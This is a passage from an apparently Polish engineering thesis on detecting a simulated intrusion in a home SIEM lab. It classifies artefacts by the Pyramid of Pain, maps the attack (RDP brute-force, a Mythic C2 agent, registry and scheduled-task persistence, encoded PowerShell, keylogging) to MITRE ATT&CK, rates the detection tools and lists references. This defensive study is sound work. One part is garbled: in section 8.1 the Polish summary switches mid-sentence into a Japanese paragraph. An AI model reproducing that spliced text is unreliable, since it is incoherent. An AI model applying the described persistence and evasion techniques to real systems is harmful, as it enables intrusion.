- Zmiany w rejestrze Windows (`HKLM\Software\Microsoft\Windows\CurrentVersion\Run`) – modyfikacje wskazujące na próbę uruchamiania złośliwego oprogramowania przy każdym starcie systemu. W naszym przypadku uruchomienia agenta Apollo z uprawnieniami zwykłego użytkownika.
- Mechanizmy harmonogramu zadań (Task Scheduler) – artefakty uruchamiania procesu z uprawnieniami SYSTEM, co może wskazywać na eskalację uprawnień i utrzymanie dostępu.
- Wstrzyknięcia do procesów – choć większość wykonanych przez agenta Apollo czynności nie generowało jawnych procesów, wstrzyknięcie do procesu notatnika zostało zarejestrowane
- Alerty z Zeek i Suricata – wykrycie anomalii sieciowych, skanowania, *brute-force* i aktywności w ruchu HTTP.

Każdy z powyższych artefaktów dostarcza unikalnych informacji o ataku. Zebrane razem tworzą pełny obraz incydentu, pozwalający na potwierdzenie jego wystąpienia, na odtworzenie przebiegu, ocenę skuteczności zastosowanych technik oraz sformułowanie zaleceń poprawy bezpieczeństwa.

## 7.2. Klasyfikacja artefaktów według piramidy bólu

W celu oceny wartości wykrytych artefaktów w kontekście ich użyteczności dla detekcji, przeprowadzono ich klasyfikację zgodnie z koncepcją

Piramidy bólu (ang. *Pyramid of Pain*), zaproponowaną przez Davida Bianco. Model ten porządkuje wskaźniki kompromitacji (IOC) według poziomu trudności ich modyfikacji przez atakującego. Im wyższy poziom piramidy, tym cenniejszy artefakt z perspektywy analizy zagrożeń i tym większy „ból” dla przeciwnika, gdy zostanie wykryty.

Na potrzeby niniejszej analizy opracowano tabelę klasyfikującą zidentyfikowane artefakty zgodnie z poziomami tej piramidy, uwzględniając ich znaczenie detekcyjne (Tabela 1).

**Tabela 1: Klasyfikacja artefaktów z analizy według poziomów Piramidy Bólu Davida Bianco**  
**Źródło:** opracowanie własne na podstawie przeprowadzonej symulacji ataku

Poziom piramidy	Przykładowe artefakty z analizy	Znaczenie detekcyjne
TTPs	Dowody wykorzystania technik: schtasks (T1053), regedit (T1547.001), -EncodedCommand (T1027), keylog_inject (T1056)	Wskazują na sposób działania atakującego, nie tylko narzędzia. Ich wykrycie pozwala budować reguły behawioralne. Najtrudniejsze do zmiany przez atakującego.
Tools (Narzędzia)	Agent Apollo, Mythic C2, Nmap, Hydra	Wykrycie konkretnego narzędzia pozwala szybko rozpoznać typ ataku i złośliwego oprogramowania.
Network Artifacts	Adres IP: 192.168.2.10, komunikacja C2 (port 80), beaconing	Bardzo przydatne w detekcji w ruchu sieciowym, ale stosunkowo łatwe do zmiany.
Host Artifacts	Ścieżki plików (update_service_Mal.exe), wpisy rejestru, zadania harmonogramu	Wysoka wartość analityczna. Pozwalają wskazać konkretne punkty trwałości i eskalacji.
Domain Names	Brak domen – wykorzystywany był adres lokalny IP	Nie występuje w analizie – w realnych przypadkach detekcja po domenach może być trudniejsza.
IP Addresses	192.168.2.10 – adres maszyny atakującej	Istotny, ale możliwy do zmiany
Hash Values	SHA-256: 532dcc580c1c75125d938215 ee15b435a5e2746fbb8df6a2 6318b1a43f30eab1	Najłatwiejszy do zmiany po rekompilacji hash pliku będzie inny.

Z przedstawionej klasyfikacji wynika, że najbardziej wartościowe z punktu widzenia detekcji i reagowania są techniki oraz zachowania atakującego (TTPs), które są dużo trudniejsze do zamaskowania niż pojedyncze artefakty, takie jak adresy IP czy hashe. Właśnie dlatego skuteczny system detekcji nie powinien ograniczać się wyłącznie do porównywania hashy czy blokowania pojedynczych adresów, lecz skupiać się na rozpoznawaniu wzorców działań, takich jak:

- użycie zakodowanych komend PowerShell (-EncodedCommand),
- próby trwałości (schtasks, regedit),
- aktywność narzędzi sieciowych (nmap, hydra),
- nietypowe ścieżki plików i procesy z uprawnieniami SYSTEM.

Zrozumienie i klasyfikacja artefaktów według piramidy bólu stanowi fundament do budowy skutecznych reguł detekcyjnych oraz do priorytetyzacji działań zespołów SOC w przypadku realnych incydentów.

### **7.3. Mapowanie scenariusza do modelu MITRE ATT&CK**

Aby lepiej zrozumieć wykorzystane przez atakującego techniki oraz taktyki, dokonano mapowania przeprowadzonego scenariusza do struktury MITRE ATT&CK – popularnego modelu wiedzy, opisującego sposób działania przeciwników w rzeczywistych incydentach bezpieczeństwa. Framework ten podzielony jest na kilkanaście taktyk, które odpowiadają celom atakującego, oraz wiele szczegółowych technik, opisujących konkretne sposoby realizacji tych celów.

Proces mapowania scenariusza do taksonomii MITRE ATT&CK nie był działaniem automatycznym, lecz wymagał świadomej analizy i selekcji. Z uwagi na bardzo dużą liczbę technik w modelu ATT&CK, kluczowe okazało się zawężanie kontekstu, czyli określenie, jaka taktyka była realizowana w danym kroku ataku, a następnie poszukiwanie najbardziej pasujących technik w jej obrębie. W praktyce, analizując każdy etap przeprowadzonego ataku, zastanawiano się najpierw, jaki był jego cel np. wykonanie kodu, uzyskanie trwałości, ukrycie aktywności czy pozyskanie danych. Następnie, znając nazwę taktyki (np. Execution, Persistence, Collection), przeglądano listę dostępnych technik przypisanych do tej kategorii. Szczególną uwagę zwracano na nazwy technik, które brzmiały podobnie lub nawiązywały do tej konkretnej złośliwej aktywności. Po wybraniu potencjalnie pasujących wpisów, dokładnie analizowano ich opisy i podtechniki w bazie MITRE, aby upewnić się, że odzwierciedlają one faktyczne

działania wykryte w logach lub zaobserwowane w środowisku. Dzięki takiemu podejściu polegającemu na świadomym zawężaniu i weryfikacji technik możliwe było precyzyjne i trafne przypisanie konkretnych fragmentów scenariusza do wybranych pozycji z bazy MITRE ATT&CK. Choć mapowanie to nie miało charakteru zero-jedynkowego i wymagało pewnych decyzji interpretacyjnych, ta elastyczność frameworku czyni go wartościowym narzędziem w pracy analityka SOC. Cały ten proces był jednocześnie przykładem kreatywnego oraz świadomego porządkowania i rozplanowywania wykonywanej przez siebie pracy, co znacząco ułatwia orientację w złożonych systemach. W trakcie tworzenia pracy inżynierskiej, takie podejście było stosowane wielokrotnie, niezależnie od tego, czy dotyczyło dopasowywania technik ,analizy logów, filtrowania danych, planowania i budowania środowiska, czy nawet samego opisywania pracy inżynierskiej, za każdym razem pozwalało to szybciej wyciągać wnioski, unikać błędów i sprawniej realizować kolejne etapy swojej pracy.

W analizowanym ataku udało się przypisać szereg technik do poszczególnych etapów działania:

- Rozpoznanie sieci (*Reconnaissance*) obejmowało aktywne skanowanie otoczenia sieciowego z wykorzystaniem narzędzia Nmap, co umożliwiło identyfikację hostów, wykrycie dostępnych usług (np. RDP na porcie 3389) oraz określenie systemów operacyjnych. Działania te klasyfikują się jako *Active Scanning* (T1595), będące jedną z głównych technik wykorzystywanych przez atakujących do pozyskania informacji o potencjalnych celach przed faktycznym uzyskaniem dostępu.
- Przygotowanie zasobów (*Resource Development*) polegało na wygenerowaniu własnego złośliwego pliku .exe z użyciem platformy Mythic C2. Proces ten klasyfikuje się jako *Develop Capabilities: Malware* (T1587.001).
- Dostęp początkowy (*Initial Access*) został zrealizowany poprzez wykorzystanie poprawnych danych logowania (*Valid Accounts*, T1078), zdobytych w wyniku ataku *brute-force*. Dostęp ten uzyskano zdalnie, poprzez protokół RDP (*External Remote Services*, T1133).
- Wykonanie (*Execution*) odbyło się z użyciem zakodowanych komend PowerShell (*Command and Scripting Interpreter: PowerShell*, T1059.001) oraz poleceń

cmd.exe (*Windows Command Shell*, T1059.003). Dodatkowo uruchomiono zadanie harmonogramu jako mechanizm trwałości (*Scheduled Task/Job*, T1053).

- Utrwalenie dostępu (*Persistence*) osiągnięto przez dwa niezależne mechanizmy: zadanie harmonogramu z uprawnieniami SYSTEM oraz wpis w rejestrze (*Registry Run Keys / Startup Folder*, T1547.001).
- Ukrycie aktywności (*Defense Evasion*) uzyskano poprzez wykorzystanie zakodowanych komend w formacie base64, co klasyfikuje się jako *Obfuscated Files or Information* (T1027). Dodatkowo, zastosowano modyfikację ustawień programu Windows Defender przy użyciu komendy Add-MpPreference, co odpowiada technice *Disable or Modify Tools* (T1562.001).
- Dostęp do informacji (*Credential Access*) obejmował użycie keyloggera, wstrzyknietego do procesu notepad.exe (*Input Capture*, T1056).
- Rozpoznanie systemu (*Discovery*) zrealizowano poleceniami whoami, systeminfo i ipconfig, co odpowiada technice *System Information Discovery* (T1082) oraz za pomocą narzędzia Nmap, które umożliwiło wykrycie aktywnych hostów i otwartych portów w sieci (*Network Service Discovery*, T1046).
- Kolekcjonowanie (*Collection*) przejawiał się w wykonywaniu zrzutów ekranu przy użyciu polecenia screenshot, co wpisuje się w technikę *Screen Capture* (T1113).
- Dowodzenie i kontrola (*Command and Control*) odbywało się przez agenta Apollo, który komunikował się z serwerem C2 przez HTTP (*Application Layer Protocol: Web Protocols*, T1071.001).
- Eksfiltracja danych (*Exfiltration*) miała miejsce przez ten sam kanał C2, co klasyfikuje się jako *Exfiltration Over C2 Channel* (T1041).


Wszystkie wymienione techniki zostały oznaczone i przypisane w ramach dedykowanego widoku w narzędziu MITRE ATT&CK Navigator, który został przedstawiony na Rysunku 33 i pozwala wizualnie ocenić złożoność i rozpiętość ataku.

MITRE nie narzuca sztywnej konwencji używania kolorów ani sposobu korzystania z narzędzia MITRE ATT&CK Navigator. Dlatego w niniejszej pracy zdecydowano się na następujący .

- Zielony – technika została jednoznacznie wykryta i udokumentowana w logach;
- Żółty – technika nie została w pełni wykryta;

- Czerwony – technika nie została wykryta, mimo że faktycznie wystąpiła podczas ataku.

Takie oznaczenie pozwala na szybkie zobrazowanie skuteczności detekcji poszczególnych technik oraz identyfikację obszarów wymagających poprawy.



Rysunek 33: Mapowanie przeprowadzonego ataku do modelu MITRE ATT&CK w narzędziu Navigator.  
 Źródło: opracowanie własne przy użyciu MITRE ATT&CK Navigator.

Takie mapowanie niesie za sobą szereg praktycznych korzyści. Przede wszystkim umożliwia czytelną wizualizację całego przebiegu ataku, w formie interaktywnej siatki technik. Dzięki temu analityk może łatwo zorientować się, które obszary zostały naruszone, a które pozostały nietknięte. Dodatkowo, każda z oznaczonych technik w Navigatorze jest powiązana z obszerną dokumentacją techniczną w bazie MITRE ATT&CK. Pozwala to pogłębić wiedzę na temat poszczególnych technik, ich wariantów, przykładów użycia przez grupy APT, a także sugerowanych metod detekcji i przeciwdziałania. W rezultacie mapowanie technik nie tylko wspiera analizę powłamaniową, ale też stanowi cenne narzędzie edukacyjne i projektowe, które może być wykorzystane przy tworzeniu polityk bezpieczeństwa, budowie scenariuszy detekcyjnych oraz w treningach zespołów SOC.

#### **7.4. Ocena skuteczności narzędzi detekcyjnych**

W ramach przeprowadzonej analizy scenariusza ataku możliwe było zaobserwowanie działania różnych komponentów systemu detekcji, takich jak: Zeek, Suricata, Sysmon, Windows Event Log, FIM oraz sam Elastic Stack. Celem tej części analizy jest ocena ich skuteczności w kontekście przeprowadzonego ataku.

- Zeek wykazał się dużą skutecznością w wykrywaniu anomalii na poziomie sieciowym. Zarejestrował aktywność skanowania portów (Nmap), próbę ataku *brute-force* na RDP (Hydra) oraz nietypowe połączenia HTTP związane z komunikacją agenta Apollo z serwerem C2. Jego logi pozwoliły na identyfikację powtarzających się beaconów i transferu danych w ramach kanału Command and Control.
- Suricata wykryła konkretne sygnatury zagrożeń, w tym *brute-force* oraz podejrzewaną komunikację HTTP. Jej siłą jest możliwość szybkiej reakcji na znane wzorce ataków oraz łatwość w tworzeniu reguł opartych na sygnaturach.
- Sysmon, w połączeniu z Windows Event Log, umożliwił głęboką analizę aktywności systemowej, w tym uruchomienia procesów PowerShell.exe, cmd.exe, utworzenia zadania harmonogramu, modyfikacji rejestru, tworzenia plików oraz prób manipulacji programem Windows Defender.
- Choć FIM nie dostarczył niezbędnych informacji kontekstowych, pozwala na szybkie i przejrzyste wychwycenie pojawienia się nowych plików, zmian w harmonogramie zadań, modyfikacji kluczy rejestru, czy w plikach. W scenariuszu o nieco innym przebiegu mógłby odegrać kluczową rolę.
- Elastic Stack okazał się nieocenionym narzędziem do centralizacji, korelacji i wizualizacji wszystkich logów. Dzięki zastosowaniu zapytań KQL a także możliwości zawężania wyników i stosowania filtrów bezpośrednio z poziomu interfejsu graficznego, możliwe było przeszukiwanie danych z różnych źródeł, tworzenie wykresów i identyfikowanie powiązań między zdarzeniami. W szczególności Kibana, jako graficzny interfejs użytkownika, zapewniła bardzo przydatne gotowe dashboardy z możliwością ich dostosowywania, szeroki wachlarz funkcji analitycznych i również wyjątkowo intuicyjną, przejrzystą obsługę, co znaczaco ułatwiało nawigację po złożonych danych i przyspieszyło proces analizy incydentu.

Podsumowując, zastosowany zestaw narzędzi umożliwił skuteczne wykrycie większości technik zastosowanych przez atakującego. Największą widoczność zapewniły Sysmon i Windows Event Log na poziomie hosta oraz Zeek i Suricata na poziomie sieci. Uzupełnieniem tej warstwy była możliwość korelacji i analizy danych za pomocą Elastic Stack. Mapa ATT&CK Navigator przedstawiona w rozdziale 7.3 gdzie prawie wszystkie kroki ataku zostały pokryte w kontekście detekcji, stanowi wizualny dowód skuteczności zastosowanych narzędzi detekcyjnych.

## 7.6. Przeprowadzone metody detekcji

W trakcie przeprowadzania detekcji w środowisku laboratoryjnym wykorzystano różnorodne podejścia klasyfikowane według metodologii przedstawionej w rozdziale 2.7. Każde z nich odegrało istotną rolę w identyfikacji poszczególnych etapów ataku:

- Detekcja sygnaturowa została zrealizowana głównie przez Suricata, która dzięki zastosowaniu predefiniowanych wzorców (reguł) zidentyfikowała aktywność typu *brute-force* oraz podejrzany ruch HTTP między agentem Apollo a serwerem C2.
- Detekcja anomalii oparta na analizie wzorców ruchu sieciowego była możliwa dzięki logom z Zeek, który wykazał nietypowe zachowania – takie jak nieregularne beaconowanie czy nadmierna liczba połączeń TCP – co odbiegało od ustalonej normy dla danej stacji.
- Detekcja behawioralna przejawiała się m.in. w wychwyceniu nietypowych działań, takich jak modyfikacja ustawień programu Windows Defender np. dodanie wyjątków dla plików z lokalizacji publicznej. Takie działania, choć technicznie możliwe dla użytkownika z uprawnieniami administratora, odbiegają od typowego wzorca zachowań i mogą wskazywać na próbę ukrycia złośliwej aktywności.
- Detekcja korelacyjna została przeprowadzona za pomocą Elastic Stack (Kibana), gdzie logi z różnych źródeł (sieć, host, procesy) zostały połączone w jeden spójny obraz incydentu. Pozwoliło to m.in. na skojarzenie logowań RDP z uruchomieniem podejrzanych procesów oraz komunikacją z serwerem C2.

- Podejście hybrydowe było obecne w całym procesie detekcji, ponieważ środowisko korzystało równolegle z reguł sygnaturowych, wykrywania anomalii, analizy behawioralnej i korelacji danych. Taka integracja pozwoliła na osiągnięcie wysokiego poziomu skuteczności, mimo że każde z narzędzi miało indywidualne ograniczenia.

## **8. Podsumowanie**

Końcowy rozdział pracy stanowi podsumowanie przeprowadzonych działań, realizacji założonych celów oraz najważniejszych obserwacji wynikających z analizy artefaktów ataku w środowisku SIEM. Wskazano również potencjalne kierunki dalszego rozwoju środowiska laboratoryjnego oraz możliwości pogłębienia badań w przyszłości.

### **8.1. Realizacja celów pracy**

Celem niniejszej pracy było zbadanie, w jaki sposób różne typy ataków pozostawiają ślady (artefakty) w logach systemowych i sieciowych, oraz jak można skutecznie wykrywać te ślady z wykorzystaniem narzędzi klasy SIEM. W tym kontekście zrealizowano wszystkie założone cele badawcze.

Zgodnie z założeniami określonymi we wstępie, udało się:

- Zaprojektować i skonfigurować środowisko laboratoryjne odwzorowujące rzeczywistą infrastrukturę IT, z uwzględnieniem takich komponentów jak: Active Directory, pfSense, Elastic Stack, Wazuh, Zeek, Suricata, Sysmon, Elastic Defend i inne.
- Przeprowadzić symulację złożonego scenariusza ataku, obejmującego m.in. rekonesans, *brute-force* na RDP, dostarczenie i wykonanie złośliwego payloadu Apollo, utrzymanie obecności oraz eksfiltrację danych.
- Zebrać i przeanalizować logi z różnych warstw (hosty, sieć, usługi, mechanizmy EDR i FIM), co pozwoliło zidentyfikować konkretne artefakty ataku oraz przypisać je do odpowiednich etapów kill chain.
- Zmapować wykorzystane techniki do MITRE ATT&CK i odwzorować scenariusz w MITRE ATT&CK Navigator.
- Oceniono skuteczność detekcji z wykorzystaniem różnych podejść, takich jak detekcja sygnaturowa (Suricata), analiza kontekstowa i statystyczna (Zeek), monitoring behawioralny oraz analiza korelacyjna (Elastic Stack). Pozwoliło to na porównanie ich użyteczności w praktyce oraz wskazanie mocnych i słabych stron każdej z metod.

- Wykorzystano narzędzia wizualizacyjne oraz systemy korelacji danych. Dzięki nim możliwe było przedstawienie złożonych zależności między zdarzeniami, identyfikacja anomalii oraz graficzne zobrazowanie przebiegu ataku.

Podsumowując, wszystkie cele założone na początku pracy zostały完全に実現されました。実施された操作は、正確に計画されたと想定されるSIEM環境を構成するためのものでした。家庭用ラボでも実現可能であることが示されました。また、実験によって、この環境は、脅威検出プロセスをサポートし、攻撃の検出、分析、アーティファクトの記録を効率的に行なうことができると言えます。

## 8.2. Najważniejsze wnioski z porównania i testów

Na podstawie przeprowadzonych testów, analiz logów oraz obserwacji działania różnych komponentów środowiska detekcyjnego, można sformułować następujące kluczowe wnioski:

- Różne źródła logów ujawniają inne aspekty ataku. Logi systemowe (Sysmon, Windows Event Log) umożliwiajągląd w działania lokalne (np. uruchomienie złośliwego pliku, manipulacje w rejestrze), natomiast logi sieciowe (Zeek, Suricata) skutecznie wykrywają anomalie komunikacyjne (np. port scanning, *brute-force*, ruch C2).
- Żadne pojedyncze narzędzie nie zapewnia pełnej widoczności zdarzeń. Dopiero połączenie danych z wielu warstw pozwalało na odtworzenie kompletnego łańcucha ataku i identyfikację artefaktów w sposób ciągły i wiarygodny.
- Zeek okazał się wyjątkowo skuteczny w identyfikacji nietypowego ruchu sieciowego i kontekstowej analizy komunikacji, jednak nie generuje alertów, dlatego jego użycie wymaga aktywnej analizy danych bądź zaimplementowania odpowiednich wyzwalaczy alertów.
- Analiza korelacyjna w Elastic Stack (poprzez dashboardy i zapytania KQL) umożliwiła łączenie pojedynczych zdarzeń w większy obraz incydentu, co znaczaco ułatwiało interpretację działań atakującego.
- Mapowanie do MITRE ATT&CK umożliwiło porównanie wykrytych technik z rzeczywistymi taktykami ofensywnymi, a także wykazało, które z etapów ataku są lepiej, a które słabiej widoczne w logach.
- Mimo zastosowania wielu narzędzi i metod detekcji, doświadczenia zdobyte podczas pracy pokazały, że samo wdrożenie systemu SIEM za mało, by skutecznie

szybko reagować na zagrożenia w środowisku produkcyjnym. Skuteczność analizy znacząco zwiększa się wówczas, gdy widoki, dashboardy oraz reguły filtrujące są stale rozwijane i dopasowywane do *baseline'u* środowiska i są wykorzystywane podczas kolejnych incydentów i zdarzeń bezpieczeństwa. Wymaga to ciągłej obserwacji, zarówno przy pomocy własnych paneli analitycznych, jak i gotowych zestawów widoków udostępnianych przez społeczność. Co istotne, takie gotowe zestawy można dostosować do specyfiki konkretnej organizacji, co znacząco przyspiesza proces analizy i umożliwia szybsze wyciąganie wniosków z pozornie złożonych danych. Na tej podstawie możliwe jest również tworzenie bardziej precyzyjnych alertów oraz powiązanych z nimi wyzwalaczy (triggerów), co znacząco skraca czas reakcji zespołu SOC i podnosi ogólną jakość ochrony środowiska.

Wnioski te potwierdzają, że skuteczna detekcja zagrożeń nie polega jedynie na obecności jednego narzędzia czy reguły, lecz na współdziałaniu całego systemu SIEM, w tym agregacji danych, ich korelacji, analizie behawioralnej i doświadczeniu analityka.

### **8.3. Propozycje rozbudowy środowiska i przyszłych badań**

Możliwości dalszej rozbudowy stworzonego środowiska laboratoryjnego są praktycznie nieograniczone, a kierunki rozwoju można dostosowywać do indywidualnych potrzeb. Obecna infrastruktura stanowi solidną podstawę do dalszych eksperymentów, testów i badań, zarówno w kontekście nowych technik detekcji, rozszerzenia komponentów odpowiadających za reakcję na incydenty oraz rozwoju testów penetracyjnych.

Jednym z kluczowych kierunków rozwoju jest wdrożenie komponentów klasy SOAR, takich jak TheHive i Cortex, które można zintegrować z Elastic Stack. Umożliwiły to odwzorowanie rzeczywistych procedur zarządzania incydentami (IR), tworzenie spraw (case management), przypisywanie zadań analitykom, dokumentację działań oraz budowę zautomatyzowanych playbooków operacyjnych. Dzięki integracji z bazą MISP możliwe byłoby również automatyczne tworzenie alertów na podstawie zgromadzonych wskaźników zagrożeń (IoC), a także obsługa incydentów powstałych w wyniku korelacji danych z różnych źródeł.

Kolejnym elementem wzbogacającym środowisko byłaby instalacja honeypota Cowrie i jego wystawienie do sieci zewnętrznej. Pozwoliłoby to na obserwację prób ataków, skanowań, *brute-force'ów* oraz analizy zachowań botów i rzeczywistych aktorów zagrożeń.

Warto także rozważyć włączenie do środowiska maszyn z podatnymi systemami operacyjnymi (np. starsze wersje Windows lub Linux), co zwiększyłoby możliwości testów penetracyjnych, umożliwiłoby praktyczne testy exploitów i analizę ich śladów w logach.

Można byłoby przeprowadzić scenariusze ataków zawierające inne cele i metody typu lateral movement, ataków na serwer IIS, Active Directory, oraz poznawać i wykorzystywać techniki poznane z modelu MITRE ATT&CK, a następnie przeprowadzać ich detekcję. Korzystając z tego że program do wirtualizacji VMware oferuje funkcje przywracania stanu maszyn za pomocą snapshotów testy penetracyjne mogłyby być znacznie bardziej destrukcyjne, bez obawy o uszkodzenie stworzonej infrastruktury.

Innym obszarem wartym eksploracji jest przekształcenie środowiska w strukturę z wydzieloną strefą DMZ, co zwiększyłoby realizm odwzorowania infrastruktury organizacyjnej.

Dodatkowym kierunkiem rozwoju jest testowanie Suricaty w trybie IPS, co wymagałoby umieszczenia jej w ścieżce ruchu (inline), np. bezpośrednio na urządzeniu pfSense. Taka konfiguracja pozwala nie tylko na wykrywanie, ale i na blokowanie złośliwego ruchu w czasie rzeczywistym. Warto również rozważyć przełączenie Elastic Defend (EDR), w tryb umożliwiającym ochronę w czasie rzeczywistym.

Tworzenie i testowanie własnych reguł detekcyjnych w SIGMA również stanowi ważny etap rozwoju środowiska. Na podstawie przeprowadzonych ataków i ich detekcji można tworzyć odpowiednie wyzwalacze (triggers) do alertów, które następnie można konwertować do formatu SIGMA. Ułatwia to przenoszenie reguł między różnymi systemami SIEM. Możliwe jest również odwrotne podejście: pobieranie gotowych reguł z publicznych repozytoriów SIGMA, przenoszenie ich do własnego środowiska oraz weryfikowanie ich skuteczności w praktyce. Proces ten wspiera rozwój wiedzy

z zakresu tworzenia detekcji i umożliwia dopasowanie reguł do specyfiki środowiska oraz badanych scenariuszy ataku.

Rozbudowa środowiska mogłyby objąć także:

- Testowanie i tuning zapór sieciowych (firewalli).
- Rozszerzenie logowania o dane z pamięci operacyjnej (memory forensics) z wykorzystaniem narzędzi takich jak Volatility.
- Wykorzystanie do detekcji zaimplementowanej już platformy Wazuh, która oferuje bardziej rozbudowane reguły bezpieczeństwa oraz możliwości monitorowania hostów (HIDS) w porównaniu do podstawowej konfiguracji Elastic Stack, szczególnie kontrolę integralności plików oraz system powiadomień o anomalach.
- Wykorzystanie innych bardziej lub mniej popularnych narzędzi ofensywnych dedykowanych dla Kali Linux (np. Metasploit).
- Wykorzystanie narzędzi takich jak Velociraptor do analiz i zbierania artefaktów z punktów końcowych.

Wreszcie, naturalną kontynuacją niniejszej pracy jest tworzenie nowych scenariuszy ataków opartych na rzeczywistych kampaniach APT, analiza ich przebiegu w środowisku oraz testowanie skuteczności detekcji przy pomocy własnych reguł korelacyjnych i alertów. Tego typu działania pozwolą jeszcze lepiej zrozumieć, jak reagują poszczególne komponenty SIEM i jak budować skuteczne systemy wykrywania i reagowania na incydenty bezpieczeństwa.

## **9. Bibliografia**

- [1] BitLyft. *What Is Security Logging and Monitoring?*  
<https://www.bitlyft.com/resources/what-is-security-logging-and-monitoring>  
[Data dostępu: 30.06.2025 r.]
- [2] IBM. *What security operations center (SOC) does.*  
<https://www.ibm.com/think/topics/security-operations-center>  
[Data dostępu: 30.06.2025 r.]
- [3] Beaman, J., & Hague, S. (2021). *Blue Team Level 1 (BTL1)*, Security Blue Team, sekcja „What is Logging?”  
<https://elearning.securityblue.team/>  
[Data dostępu: 30.06.2025 r.]
- [4] IBM. *What is SIEM?.*  
<https://www.ibm.com/think/topics/siem>  
[Data dostępu: 30.06.2025 r.]
- [5] Cynet. *What Is SIEM? 4 Pillars of SIEM, Pros/Cons and Popular Solutions.*  
<https://www.cynet.com/siem>  
[Data dostępu: 30.06.2025 r.]
- [6] SolarWinds. *Syslog Server vs. SIEM.*  
<https://www.solarwinds.com/resources/it-glossary/syslog-server-siem>  
[Data dostępu: 30.06.2025 r.]
- [7] Sigma Project. *Sigma Documentation.*  
<https://github.com/SigmaHQ/sigma>  
[Data dostępu: 30.06.2025 r.]
- [8] Offensive Security. *Kali Linux Documentation.*  
<https://www.kali.org/docs/>  
[Data dostępu: 02.07.2025 r.]
- [9] Rapid7. *Metasploit Documentation.*  
<https://docs.rapid7.com/metasploit/>  
[Data dostępu: 02.07.2025 r.]

- [10] Nmap Project. *Nmap Reference Guide*.  
<https://nmap.org/book/man.html>  
[Data dostępu: 02.07.2025 r.]
- [11] PortSwigger. *Burp Suite Documentation*.  
<https://portswigger.net/burp/documentation>  
[Data dostępu: 02.07.2025 r.]
- [12] Openwall. *John the Ripper Documentation*.  
<https://www.openwall.com/john/doc/>  
[Data dostępu: 02.07.2025 r.]
- [13] Wireshark Foundation. *Wireshark User Guide*.  
<https://www.wireshark.org/docs/>  
[Data dostępu: 02.07.2025 r.]
- [14] Van Hauser / THC. *Hydra GitHub*.  
<https://github.com/vanhauser-thc/thc-hydra>  
[Data dostępu: 02.07.2025 r.]
- [15] SecureAuth. *Impacket Documentation*.  
<https://github.com/fortra/impacket>  
[Data dostępu: 02.07.2025 r.]
- [16] GentilKiwi. *Mimikatz GitHub Repository*.  
<https://github.com/gentilkiwi/mimikatz>  
[Data dostępu: 02.07.2025 r.]
- [17] C2Matrix. *Mythic Documentation*.  
<https://docs.mythic-c2.net>  
[Data dostępu: 02.07.2025 r.]
- [18] LOLBAS Project. *Living Off the Land Binaries and Scripts*.  
<https://lolbas-project.github.io>  
[Data dostępu: 02.07.2025 r.]
- [19] Bianco, D., 2013. *The Pyramid of Pain*.  
<https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>  
[Data dostępu: 02.07.2025 r.]

- [20] IBM. *What is the MITRE ATT&CK framework?*  
<https://www.ibm.com/think/topics/mitre-attack>  
[Data dostępu: 02.07.2025 r.]
- [21] MITRE Corporation. *MITRE ATT&CK knowledge base.*  
<https://attack.mitre.org/>  
[Data dostępu: 03.07.2025 r.]
- [22] MITRE Corporation. *ATT&CK® Navigator Documentation.*  
<https://github.com/mitre-attack/attack-navigator/blob/master/README.md>  
[Data dostępu: 03.07.2025 r.]
- [23] Microsoft. *What is Malware?*  
<https://www.microsoft.com/en-us/security/business/security-101/what-is-malware>  
[Data dostępu: 30.07.2025 r.]
- [24] CrowdStrike. *What is an Attack Vector?*  
<https://www.crowdstrike.com/en-us/cybersecurity-101/threat-intelligence/attack-vector>  
[Data dostępu: 30.07.2025 r.]
- [25] Wikipedia. *Zero-day vulnerability.*  
[https://en.wikipedia.org/wiki/Zero-day\\_vulnerability](https://en.wikipedia.org/wiki/Zero-day_vulnerability)  
[Data dostępu: 30.07.2025 r.]
- [26] Wikipedia. *Payload (computing).*  
[https://en.wikipedia.org/wiki/Payload\\_\(computing\)](https://en.wikipedia.org/wiki/Payload_(computing))  
[Data dostępu: 30.07.2025 r.]
- [27] Kent K., Souppaya M. 2006. *Guide to Computer Security Log Management.* NIST Special Publication 800-92
- [28] Microsoft. *Czym jest EDR (Endpoint Detection and Response).*  
<https://www.microsoft.com/pl-pl/security/business/security-101/what-is-edr-endpoint-detection-response>  
[Data dostępu: 03.07.2025 r.]
- [29] Corelight. *Signature-Based Detection.*  
<https://corelight.com/resources/glossary/signature-based-detection>  
[Data dostępu: 03.07.2025 r.]

